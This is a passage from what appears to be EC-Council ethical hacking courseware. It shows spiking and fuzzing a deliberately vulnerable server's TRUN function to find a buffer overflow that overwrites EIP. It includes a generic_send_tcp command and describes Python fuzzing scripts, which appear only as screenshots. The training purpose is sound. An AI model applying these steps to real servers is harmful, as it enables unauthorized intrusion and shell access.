


Figure 6.52: Screenshot of Immunity Debugger

As we have identified that the STATS function is not vulnerable to buffer overflow, we repeat the same process for the TRUN function. Use the following spike template for spiking on the TRUN function:




Figure 6.53: Screenshot showing TRUN spike template

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Now, send the packages to the vulnerable server using the following command:

`generic_send_tcp <Target IP> <Target Port> spike_script SKIPVAR SKIPSTR`




Figure 6.54: Screenshot showing the output of spiking vulnerable server

As shown in the screenshot, the TRUN function of the vulnerable server has buffer overflow vulnerability. Spiking this function overwrites stack registers such as EAX, ESP, EBP, and EIP. If attackers can overwrite the EIP register, they can gain shell access to the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.55: Screenshot of Immunity Debugger showing buffer overflow vulnerability

Perform Fuzzing

After identifying the buffer overflow vulnerability in the target server, we must perform fuzzing. Attackers use fuzzing to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register. Fuzzing helps in identifying the number of bytes required to crash the target server. This information helps in determining the exact location of the EIP register, which further helps in injecting malicious shellcode.

For example, the screenshot below shows the sample Python script used by attackers to perform fuzzing:




Figure 6.56: Screenshot showing Python script for fuzzing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

When you execute the above code, buff multiplies for every iteration of the while loop and sends the buff data to the vulnerable server. As shown in the screenshots, the vulnerable server crashed after receiving approximately 2300 bytes of data, but it did not overwrite the EIP register.




Figure 6.57: Screenshot showing the output of fuzzing vulnerable server

